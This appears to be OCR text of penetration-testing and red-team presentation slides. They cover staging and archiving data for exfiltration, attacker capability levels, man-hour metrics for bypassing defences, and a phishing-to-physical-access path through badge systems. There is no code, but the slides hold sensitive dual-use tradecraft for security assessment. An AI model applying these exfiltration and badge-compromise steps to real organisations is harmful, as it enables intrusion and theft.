
- RAR, ZIP, and CAB files.
- Makecab built-in to Windows
- Most systems have 7zip, winRAR, etc
  - All those allow for password protected files
  - Most allow you to break big files into pieces of X size

Staging areas

- Locations to aggregate data before sending it out
- Easier to track tools and stolen data
- Fewer connections to external drops
- Typically workstations – plenty of storage space
- Is it abnormal for workstations to have high bandwidth usage?


Phase 5: Data Exfiltration

Fancy way




Phase 5: Data Exfiltration

If $company has put some effort into segmentation (rare)



Phase 5: Data Exfiltration

What normally happens…



Vulnerability Driven VS. Capability Driven

- Today's Information Assurance Programs are comprised of
  - Vulnerability Management (aka patch management)
  - User Awareness
  - Documentation of the first 2

- Vulnerabilities are transient

- Everyday you patch, everyday there's more to patch

- If the attacker isn't relying on the presence of vulnerabilities in order to make his attack work you are in for a world of hurt!

Strategic Security

Vulnerability Driven VS. Capability Driven

- Instead of saying "Mr. Customer, you have 600 highs, 1200 mediums, and 5000 lows"

- We saying "Mr. Customer, you able to detect and respond to a level 3 attack (basically organized crime)".

- Level 1: Script Kiddie
- Level 2: Sys Admin
- Level 3: Organized crime/hacker for hire
- Level 4: State sponsored

Strategic Security


Giving Customers Man Hour Metrics

- Nothing will ever **STOP** an attacker – the goal is to make target difficult to attack.
- How difficult is difficult?
- At what point would an attacker move on to another vector or another company because this target is too difficult to break into.
- At what point in the above can/will the organization detect the activity and respond?

Strategic Security

Example Customer Slide 1

- End-Point Protection Stopped The Exploit
  - Popular Flash, Java exploits worked, but end-point protection stopped the exploit



Example Customer Slide 2


- Security Mechanisms that had to be bypassed during this engagement

  - XXXXXXXXX Endpoint Protection
    - This required custom exe compilation, encoding, embedding in spreadsheet
    - 8 man hours (Level 3 Rating)

  - XXXXXXXXX Web Proxy
    - Used SSL Encryption
    - Less than 5 minutes (Level 2 Rating)

  - XXXXXXXXX Managed Security Service
    - Used SSL Encryption
    - Less than 5 minutes (Level 2 Rating)

Most Likely Attack Vectors



Red Teaming

- Once an organization can defend/detect against a Level 2 attacker its time to consider Red Teaming.

Red Teaming

- The term *Red Team* originated within the military to describe a team whose purpose is to penetrate security of "friendly" installations, and thus test their security measures. This method of testing allows for the highest level of real world attacks to be simulated and used to expose the potential weak points of an organization's total Information Security program.

Why Red Teaming

- We typically test “stovepiped” environments.

- Q1 we do network pentesting
- Q2 we do phishing
- Q3 we do wifi
- Q4 we do physical

Red Teaming

- Typical Electronic Pentesting:

Electronic

- Network Pentesting
- Wifi
- Web Application
- Phishing

Red Teaming

- Social Engineering

Social

- In Person Social Engineering
- Phone Conversation
- Social Profiling

Red Teaming

- Physical Attacks

Physical

- Facility access
  - Lock picking, tailgating
- Defeating Physical Controls
- Badge recovery/cloning

Why Red Teaming

- The problem is that tests can be scoped to "pass" each of these areas when they are tested individually, with no analysis on how compromise of one effects another.

Red Teaming

- What is convergence

  "The merging of distinct technologies, industries, or devices into a unified whole."


http://www.merriam-webster.com/dictionary/convergence

  "The combining of different forms of electronic technology, such as data processing and word processing converging into information processing."

http://www.thefreedictionary.com/convergence

Strategic Security

Red Teaming Convergence



Red Teaming


- Electronic/Social to Physical Compromise
- Access to company via phishing attack
  - Escalate to domain administrator
  - Set up shop for persistent access
- Locate physical security users/computer
  - Electronically compromise badge system (ex Lenel/CCURE)

Red Teaming

- Electronic/Social to Physical Compromise
- Add a profile/change the picture of existing profile.

